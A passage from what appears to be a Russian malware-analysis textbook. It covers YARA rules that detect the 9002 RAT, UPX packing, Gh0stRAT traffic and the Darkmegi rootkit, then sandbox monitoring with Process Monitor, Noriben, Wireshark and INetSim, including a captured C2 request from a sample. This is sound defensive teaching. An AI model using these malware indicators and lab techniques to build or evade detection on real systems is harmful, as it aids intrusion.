При выполнении правила обнаружены все образцы с одним и тем же цифровым сертификатом, и все они оказались образцами RAT 9002:

```
$ yara -r digi_cert_9002.yara samples /
mal_digital_cert_9002_rat samples // ry.dll
mal_digital_cert_9002_rat samples // rat9002 / Mshype.dll
mal_digital_cert_9002_rat samples // rat9002 / bmp1f.exe
```

Правила YARA также могут использоваться для обнаружения упаковщиков. В разделе 5 «Определение обфускации файла» мы рассмотрели, как обнаружить упаковщики с помощью инструмента Exeinfo PE. Exeinfo PE использует сигнатуры, хранящиеся в текстовом файле с именем `userdb.txt`. Ниже приведен пример формата сигнатуры, используемого Exeinfo PE для обнаружения упаковщика UPX:

```
[UPX 2.90 (LZMA)]
signature = 60 BE ?? ?? ?? ?? 8D BE ?? ?? ?? ?? 57 83 CD FF EB 10 90 90 90 90 90 90 8A
06 46 88 07 47 01 DB 75 07 8B 1E 83 EE FC 11 DB 72 ED B8 01 00 00 00 01 DB 75 07 8B 1E
83 EE FC 11 DB 11 C0 01 DB
ep_only = true
```

`Ep_only = true` в предыдущей сигнатуре означает, что Exeinfo PE должен только проверить сигнатуру по адресу точки входа (там, где код начинает выполняться). Предыдущая сигнатура может быть преобразована в правило YARA. Новые версии YARA поддерживают PE-модуль, что позволяет создавать правила для PE-файлов, используя атрибуты и функции формата PE. Если вы используете более новые версии YARA, сигнатура Exeinfo PE может быть транслирована в правило YARA, как показано ниже:

```
import "pe"
rule UPX_290_LZMA
{
meta:
   description = "Detects UPX packer 2.90"
   ref = "userdb.txt file from the Exeinfo PE"

strings:
   $a = { 60 BE ?? ?? ?? ?? 8D BE ?? ?? ?? ?? 57 83 CD FF EB 10 90 90 90 90 90 90 8A
06 46 88 07 47 01 DB 75 07 8B 1E 83 EE FC 11 DB 72 ED B8 01 00 00 00 01 DB 75 07 8B 1E
83 EE FC 11 DB 11 C0 01 DB }

condition:
   $a at pe.entry_point
}
```

Если вы используете более старые версии YARA (которые не поддерживают PE-модуль), используйте следующее правило:

```
rule UPX_290_LZMA
{
meta:
   description = "Detects UPX packer 2.90"
   ref = "userdb.txt file from the Exeinfo PE"

strings:
   $a = { 60 BE ?? ?? ?? ?? 8D BE ?? ?? ?? ?? 57 83 CD FF EB 10 90 90 90 90 90 90 8A
06 46 88 07 47 01 DB 75 07 8B 1E 83 EE FC 11 DB 72 ED B8 01 00 00 00 01 DB 75 07 8B 1E
83 EE FC 11 DB 11 C0 01 DB }

condition:
   $a at entrypoint
}
```

Теперь, запустив правило YARA в директории с образцами, мы обнаружили образцы, которые были упакованы UPX:

```
$ yara upx_test_new.yara samples/
UPX_290_LZMA samples//olib.exe
UPX_290_LZMA samples//spybot_packed.exe
```

Используя предыдущий метод, все сигнатуры упаковщика в файле `userdb.txt` Exeinfo PE могут быть преобразованы в правила YARA.

PEiD – еще один инструмент, который обнаруживает упаковщики (больше не поддерживается); он хранит сигнатуру в текстовом файле `UserDB.txt`. Скрипт на Python `peid_to_yara.py`, написанный Мэтью Ричардом (отрывок из «Поваренной книги аналитика вредоносных программ»), и peid-userdb-to-yara-rules.py от Дидье Стивена (github.com/DidierStevens/DidierStevensSuite/blob/master/peid-userdb-to-yara-rules.py) преобразовывают сигнатуры `UserDB.txt` в правила YARA.

YARA может использоваться для обнаружения шаблонов в любом файле. Следующее правило YARA обнаруживает связь различных вариантов вредоносной программы Gh0stRAT:

```
rule Gh0stRat_communications
{
meta:
Description = "Detects the Gh0stRat communication in Packet Captures"

strings:
$gst1 = {47 68 30 73 74 ?? ?? 00 00 ?? ?? 00 00 78 9c}
$gst2 = {63 62 31 73 74 ?? ?? 00 00 ?? ?? 00 00 78 9c}
$gst3 = {30 30 30 30 30 30 30 30 ?? ?? 00 00 ?? ?? 00 00 78 9c}
$gst4 = {45 79 65 73 32 ?? ?? 00 00 ?? ?? 00 00 78 9c}
$gst5 = {48 45 41 52 54 ?? ?? 00 00 ?? ?? 00 00 78 9c}
$any_variant = /.{5,16}\x00\x00..\x00\x00\x78\x9c/

condition:
any of ($gst*) or ($any_variant)
}
```

При выполнении предыдущего правила для директории, содержащей захваты сетевых пакетов (pcaps), в некоторых из них был обнаружен шаблон GhostRAT, как показано ниже:

```
yara ghost_communications.yara pcaps/
Gh0stRat_communications pcaps//Gh0st.pcap
Gh0stRat_communications pcaps//cb1st.pcap
Gh0stRat_communications pcaps//HEART.pcap
```

После того как вы проанализируете вредоносный файл, вы можете создать сигнатуры для идентификации его компонентов; следующий код показывает пример правила YARA для обнаружения драйвера и DLL-компонентов программы Darkmegi Rootkit:

```
rule Darkmegi_Rootkit
{
meta:
Description = "Detects the kernel mode Driver and Dll component of Darkmegi/waltrodock
rootkit"

strings:
$drv_str1 = "com32.dll"
$drv_str2 = /H:\\RKTDOW~1\\RKTDRI~1\\RKTDRI~1\\objfre\\i386\\RktDriver.pdb/
$dll_str1 = "RktLibrary.dll"
$dll_str2 = /\\\\.\\NpcDark/
$dll_str3 = "RktDownload"
$dll_str4 = "VersionKey.ini"

condition:
(all of them) or (any of ($drv_str*)) or (any of ($dll_str*))
}
```

Предыдущее правило было создано после анализа единичного образца Darkmegi; однако в ходе выполнения предыдущего правила для директории, содержащей образцы вредоносных программ, были обнаружены все образцы руткита, соответствующие шаблону:

```
$ yara darkmegi.yara samples/
Darkmegi_Rootkit samples//63713B0ED6E9153571EB5AEAC1FBB7A2
Darkmegi_Rootkit samples//E7AB13A24081BFFA21272F69FFD32DBF-
Darkmegi_Rootkit samples//0FC4C5E7CD4D6F76327D2F67E82107B2
Darkmegi_Rootkit samples//B9632E610F9C91031F227821544775FA
Darkmegi_Rootkit samples//802D47E7C656A6E8F4EA72A6FECD95CF
Darkmegi_Rootkit samples//E7AB13A24081BFFA21272F69FFD32DBF
[.....................REMOVED.............................]
```

YARA – мощный инструмент. Создание правил YARA для сканирования хранилища известных образцов может помочь при идентификации и классифицировании файлов, имеющих одинаковые характеристики.

Строки, которые вы используете в правиле, могут вызывать ложные срабатывания. Полезно сравнивать свои сигнатуры с известными незараженными файлами, а также подумать о ситуациях, которые могут приводить к ложным срабатываниям. Чтобы написать правильные правила YARA, посетите страницу www.bsk-consulting.de/2015/02/16/write-simple-sound-yara-rules. Для генерации правил YARA вы можете рассмотреть возможность использования утилиты yarGen от Флориана Рота (github.com/Neo23x0/yarGen) или генератора правил YARA от компании Joe Security (www.yara-generator.net).

Резюме

Статический анализ является первым шагом в анализе вредоносных программ; он позволяет извлечь ценную информацию из двоичного файла и помогает при сравнении и классификации образцов вредоносного ПО. Эта глава познакомила вас с различными инструментами и методами, с помощью которых могут быть установлены разные аспекты вредоносного кода без его выполнения. В следующей главе «Динамический анализ» вы узнаете, как определить поведение вредоносной программы, выполнив ее в изолированной среде.

Глава 3

Динамический анализ


Динамический анализ (поведенческий анализ) включает в себя анализ образца путем выполнения его в изолированной среде и мониторинг его деятельности, взаимодействия и влияния на систему. В предыдущей главе вы познакомились с инструментами, понятиями и методами для изучения различных аспектов подозрительного файла, не выполняя его. В этой главе мы будем опираться на эту информацию для дальнейшего изучения природы, назначения и функциональности подозрительных файлов с использованием динамического анализа.

Вы познакомитесь с:

- инструментами динамического анализа и их особенностями;
- симуляцией интернет-служб;
- этапами динамического анализа;
- отслеживанием активности вредоносного ПО и пониманием его поведения.

3.1 Обзор тестовой среды

При выполнении динамического анализа вы будете запускать образцы вредоносных программ, поэтому вам нужно иметь безопасную и надежную тестовую среду, чтобы предотвратить заражение производственной системы. Чтобы продемонстрировать основные понятия, я буду использовать изолированную тестовую среду, настроенную в главе 1 «Введение в анализ вредоносных программ». На следующей диаграмме показана тестовая среда, которая будет использоваться для выполнения динамического анализа, и та же архитектура среды используется на протяжении всей книги:



В этой настройке виртуальные машины Linux и Windows были настроены на использование режима настройки сети host-only. Виртуальная машина Linux была предварительно настроена на IP-адрес `192.168.1.100`, а IP-адрес виртуальной машины Windows был установлен на `192.168.1.50`. Шлюз по умолчанию и DNS виртуальной машины Windows были установлены на IP-адрес виртуальной машины Linux (`192.168.1.100`), так что весь сетевой трафик Windows направляется через виртуальную машину Linux.

ВМ Windows будет использоваться для запуска образца вредоносного ПО во время анализа, а виртуальная машина Linux будет использоваться для мониторинга сетевого трафика и будет настроена для симуляции интернет-служб (таких как DNS, HTTP и т. д.), чтобы предоставить соответствующий ответ, когда вредоносные программы эти службы запрашивают.

3.2 Системный и сетевой мониторинг

Когда вредоносная программа выполняется, она может взаимодействовать с системой различными способами и выполнять разные действия. Например, при запуске вредоносного ПО может появиться дочерний процесс, могут добавляться дополнительные файлы в файловую систему, создаваться ключи реестра и значения для персистенции вируса, а также загружаться другие компоненты или приниматься команды с сервера управления и контроля. Мониторинг взаимодействия вредоносных программ с системой и сетью поможет лучше понять природу и цель вредоносного ПО.

В ходе динамического анализа, когда вредоносная программа выполняется, вы будете проводить различные действия по мониторингу. Цель состоит в сборе данных в режиме реального времени, относящихся к поведению вредоносного ПО и его влиянию на систему. В следующем списке перечислены различные виды мониторинга, проводимые при динамическом анализе:

- **мониторинг процессов**: включает в себя мониторинг активности процессов и изучение свойств итогового процесса во время выполнения вредоносных программ;
- **мониторинг файловой системы**: включает в себя мониторинг активности файловой системы в режиме реального времени при выполнении вредоносного кода;
- **мониторинг реестра**: включает в себя мониторинг измененных ключей реестра и ключей, к которым был получен доступ, а также данных реестра, которые считываются/записываются вредоносным файлом;
- **мониторинг сети**: включает мониторинг живого трафика в/из системы во время выполнения вредоносной программы.

Этапы мониторинга, описанные в предыдущих пунктах, помогут в сборе информации о хосте и сети, связанной с поведением вредоносного ПО. В предстоящих разделах будет рассмотрено практическое выполнение этих этапов. В следующем разделе вы познакомитесь с различными утилитами, которые могут быть использованы для их осуществления.

3.3 Инструменты динамического анализа (мониторинга)

Перед выполнением динамического анализа важно познакомиться с инструментами, которые вы будете использовать для мониторинга поведения вредоносных программ. В этой главе и на протяжении всей книги будут рассмотрены различные инструменты для анализа вредоносных программ. Если вы настроили тестовую среду, как описано в главе 1, можете загрузить эти утилиты на свой главный компьютер, а затем перенести/установить их на виртуальные машины и сделать новый, чистый снапшот.

В этом разделе рассматриваются различные инструменты динамического анализа и некоторые их особенности.

Далее из данной главы вы узнаете, как использовать их, чтобы мониторить поведение вредоносного ПО во время его выполнения. Вам нужно будет запустить эти инструменты с правами администратора; это можно сделать, щелкнув правой кнопкой мыши на файле и выбрав опцию «Запуск от имени администратора». Во время чтения рекомендуется запустить эти утилиты и ознакомиться с их функциями.


3.3.1 Проверка процесса с помощью Process Hacker

Process Hacker (processhacker.sourceforge.net) – многоцелевая утилита с открытым исходным кодом, которая помогает в мониторинге системных ресурсов.

Это отличный инструмент для изучения процессов, запущенных в системе, и проверки их атрибутов. Она также может быть использована для изучения служб, сетевых подключений, активности диска и т. д.

После того как образец вредоносного ПО будет выполнен, утилита может помочь вам идентифицировать недавно созданный вредоносный процесс (его имя и ID). Нажав правой кнопкой мыши на имя процесса и выбрав опцию **Properties** (Свойства), вы сможете проверить его атрибуты. Вы также можете щелкнуть правой кнопкой мыши на имя процесса и завершить его.


На следующем скриншоте Process Hacker перечисляет все процессы, запущенные в системе, и свойства `wininit.exe`:




3.3.2 Определение взаимодействия системы с помощью Process Monitor

Process Monitor (technet.microsoft.com/en-us/sysinternals/processmonitor.aspx) – передовая утилита для мониторинга, которая показывает взаимодействие процессов с файловой системой, реестром и процессами/потоками в режиме реального времени.

Когда вы ее запустите (от имени администратора), то сразу заметите, что она фиксирует все системные события, как показано ниже. Чтобы остановить захват событий, можете нажать сочетание клавиш **Ctrl**+**E**, а чтобы очистить все события, нажмите **Ctrl**+**X**. Ниже показаны действия, захваченные Process Monitor на чистой системе:




Из событий, захваченных Process Monitor, видно, что большая часть активности генерируется в чистой системе. При выполнении анализа вредоносных программ вас будут интересовать только действия, производимые вредоносным ПО. Чтобы уменьшить шум, вы можете использовать функции фильтрации, которая скрывает нежелательные записи и позволяет осуществлять фильтрацию по конкретным атрибутам. Для доступа к этой функции выберите меню **Фильтр** и затем нажмите на **Фильтр** (или нажмите сочетание клавиш **Ctrl**+**L**). На следующем скриншоте фильтр настроен для отображения событий, связанных только с процессом `svchost.exe`:



3.3.3 Регистрация действий системы с использованием Noriben

Несмотря на то что Process Monitor является отличным инструментом для мониторинга взаимодействия вредоносных программ с системой, он может быть очень шумным, и для фильтрации шумов нужен ручной эффект. Noriben (github.com/Rurik/Noriben) – это скрипт, написанный на Python, который работает в сочетании с Process Monitor и помогает в сборе, анализе и отчетности по показателям времени выполнения вредоносных программ. Преимущество использования Noriben состоит в том, что он поставляется с предопределенными фильтрами, которые помогают уменьшить шумы и позволяют сосредоточиться на событиях, связанных с вредоносными программами.

Чтобы использовать Noriben, загрузите его на виртуальную машину Windows, распакуйте в папку и скопируйте Process Monitor (`Procmon.exe`) в ту же папку перед запуском скрипта `Noriben.py`, как показано ниже:



Когда вы запускаете Noriben, он запускает Process Monitor. Как только вы закончите мониторинг, можете остановить Noriben, нажав сочетание клавиш **Ctrl**+**C**. После завершения Noriben сохраняет результаты в текстовом файле (`.txt`) и CSV-файле (`.csv`) в том же каталоге. Текстовый файл содержит события, разделенные на основе категорий (таких как процесс, файл, реестр и сеть, деятельность) в отдельных разделах, как показано ниже. Также обратите внимание на то, что количество событий намного меньше, потому что он применяет предопределенные фильтры, которые подавили большинство нежелательных шумов:

```
-=] Sandbox Analysis Report generated by Noriben v1.7.2
-=] Developed by Brian Baskin: brian @@ thebaskins.com  @bbaskin
-=] The latest release can be found at https://github.com/Rurik/Noriben

-=] Execution time: 28.87 seconds
-=] Processing time: 0.20 seconds
-=] Analysis time: 1.51 seconds

Processes Created:
==================
[CreateProcess] notepad++.exe:3884 > "%ProgramFiles%\Notepad++\updater\gup.exe -v7.32"  [Child PID: 3752]

File Activity:
==================

Registry Activity:
==================
[RegDeleteValue] notepad++.exe:3884 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
[RegDeleteValue] notepad++.exe:3884 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
[RegSetValue] notepad++.exe:3884 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet  =  0
[RegSetValue] notepad++.exe:3884 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect  =  1
[RegDeleteValue] notepad++.exe:3884 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
[RegDeleteValue] notepad++.exe:3884 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
[RegSetValue] notepad++.exe:3884 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet  =  0
[RegSetValue] notepad++.exe:3884 > HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect  =  1

Network Traffic:
==================
```

CSV-файл содержит все события (процесс, файл, реестр и сетевая активность), отсортированные по временной шкале (порядок, в котором произошли события), как показано ниже:

Noriben_09_Jul_17__10_16_13_078000_timeline.csv

```
1  10:16:23,Registry,RegDeleteValue,notepad++.exe,3884,HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
2  10:16:23,Registry,RegDeleteValue,notepad++.exe,3884,HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
3  10:16:23,Registry,RegSetValue,notepad++.exe,3884,HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet, = 0
4  10:16:23,Registry,RegSetValue,notepad++.exe,3884,HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect, = 1
5  10:16:23,Registry,RegDeleteValue,notepad++.exe,3884,HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass
6  10:16:23,Registry,RegDeleteValue,notepad++.exe,3884,HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName
7  10:16:23,Registry,RegSetValue,notepad++.exe,3884,HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet, = 0
8  10:16:23,Registry,RegSetValue,notepad++.exe,3884,HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect, = 1
9  10:16:23,Process,CreateProcess,notepad++.exe,3884,%ProgramFiles%\Notepad++\updater\gup.exe -v7.32,3752
```


Текстовый файл и CSV-файл могут давать разную информацию. Если вы заинтересованы в кратком изложении событий на основе категорий, можете посмотреть текстовый файл; если вас интересует последовательность событий в том порядке, в котором они произошли, просмотрите CSV-файл.

3.3.4 Захват сетевого трафика с помощью Wireshark

Когда вредоносная программа будет запущена, вы захотите захватить сетевой трафик, генерируемый в результате ее запуска; это поможет вам понять, какой канал связи используется вредоносной программой, а также поможет определить сетевые индикаторы. Wireshark (www.wireshark.org) – анализатор пакетов, позволяющий захватывать сетевой трафик. Установка Wireshark на виртуальной машине Linux описана в главе 1 «Введение в анализ вредоносных программ». Чтобы вызывать Wireshark в Linux, выполните следующую команду:

```
$ sudo wireshark
```

Чтобы начать захват трафика через сетевой интерфейс, нажмите **Capture | Options** (Захват | Опции) (или **Ctrl+K**), выберите сетевой интерфейс и нажмите **Пуск**:



3.3.5 Симуляция служб с INetSim

Большинство вредоносных программ, когда они выполняются, устанавливают соединение с интернетом (командно-контрольным сервером), и не стоит разрешать им это делать, а также иногда эти серверы могут быть недоступны. В ходе анализа вредоносных программ вам нужно определить поведение вредоносного ПО, не позволяя ему связаться с фактическим сервером (C2), но в то же время необходимо обеспечить все службы, необходимые вредоносному ПО, чтобы оно могло продолжать операцию.


INetSim – это бесплатный программный пакет на основе Linux для симуляции стандартных интернет-служб (таких как DNS, HTTP/HTTPS и т. д.). Этапы установки и настройки INetSim на виртуальной машине Linux описаны в главе 1 «Введение в анализ вредоносных программ». После запуска INetSim он симулирует различные службы, как показано в следующем фрагменте кода, а также запускает фиктивную службу, которая обрабатывает соединения, направленные на нестандартные порты:

```
$ sudo inetsim
INetSim 1.2.6 (2016-08-29) by Matthias Eckert & Thomas Hungenberg
Using log directory: /var/log/inetsim/
Using data directory: /var/lib/inetsim/
Using report directory: /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 2758) ===
Session ID: 2758
Listening on: 192.168.1.100
Real Date/Time: 2017-07-09 20:56:44
Fake Date/Time: 2017-07-09 20:56:44 (Delta: 0 seconds)
Forking services...
   * irc_6667_tcp - started (PID 2770)
   * dns_53_tcp_udp - started (PID 2760)
   * time_37_udp - started (PID 2776)
```


```
   * time_37_tcp - started (PID 2775)
   * dummy_1_udp - started (PID 2788)
   * smtps_465_tcp - started (PID 2764)
   * dummy_1_tcp - started (PID 2787)
   * pop3s_995_tcp - started (PID 2766)
   * ftp_21_tcp - started (PID 2767)
   * smtp_25_tcp - started (PID 2763)
   * ftps_990_tcp - started (PID 2768)
   * pop3_110_tcp - started (PID 2765)
[..............REMOVED.
..............]
  * http_80_tcp - started (PID 2761)
  * https_443_tcp - started (PID 2762)
done.
Simulation running.
```

Помимо симуляции служб, INetSim может регистрировать сообщения и также быть настроен для ответа на HTTP/HTTPS-запросы и возврата любых файлов на основании расширений. Например, если вредоносная программа запрашивает исполняемый файл (`.exe`), INetSim может вернуть фиктивный исполняемый файл. Таким образом, вы узнаете, что делает вредоносная программа с исполняемым файлом после загрузки с командно-контрольного сервера.

В следующем примере демонстрируется использование INetSim. В этом примере образец вредоносной программы был выполнен на виртуальной машине Windows, и сетевой трафик был захвачен с помощью Wireshark на виртуальной машине Linux без вызова INetSim. Ниже показан трафик, захваченный Wireshark. Видно, что зараженная система Windows (`192.168.1.50`) пытается связаться с командно-контрольным сервером, сначала разрешив командно-контрольный домен, но так как на нашей виртуальной машине Linux DNS-сервер не работает, этот домен не может быть разрешен (как указано в сообщении о недоступности порта):



На этот раз вредоносная программа была запущена, и сетевой трафик был перехвачен на виртуальной машине Linux с запущенным INetSim (симуляция служб). На следующем скриншоте видно, что вредоносная программа сначала разрешает командно-контрольный домен, который разрешен к IP-адресу виртуальной машины Linux `192.168.1.100`. После этого создается HTTP-связь для загрузки файла (`settings.ini`):



No.	Time	Source	Destination	Protocol	Length	Info
5	14.687164101	192.168.1.50	192.168.1.100	DNS	82	Standard query 0xdb99 A rnd009.googlepages.com
6	14.741586271	192.168.1.100	192.168.1.50	DNS	98	Standard query response 0xdb99 A rnd009.googlepages.com A 192.168.1.100
7	14.744866993	192.168.1.50	192.168.1.100	TCP	66	49166 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
8	14.744944799	192.168.1.100	192.168.1.50	TCP	66	80 → 49166 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=1…
9	14.747176177	192.168.1.50	192.168.1.100	TCP	60	49166 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
10	14.747225954	192.168.1.50	192.168.1.100	HTTP	158	GET /setting.ini HTTP/1.1
11	14.747243298	192.168.1.100	192.168.1.50	TCP	54	80 → 49166 [ACK] Seq=1 Ack=105 Win=29312 Len=0

Ниже видно, что HTTP-сервер, симулированный INetSim, дал ответ. В этом случае поле `User-Agent` в HTTP-запросе предполагает, что стандартный браузер не инициировал связь и такой индикатор может использоваться для создания сетевых сигнатур:

```
GET /setting.ini HTTP/1.1
User-Agent: AutoIt
Host: rnd009.googlepages.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Tue, 11 Jul 2017 05:18:16 GMT
Content-Length: 258
Content-Type: text/html
Connection: Close
Server: INetSim HTTP Server
```

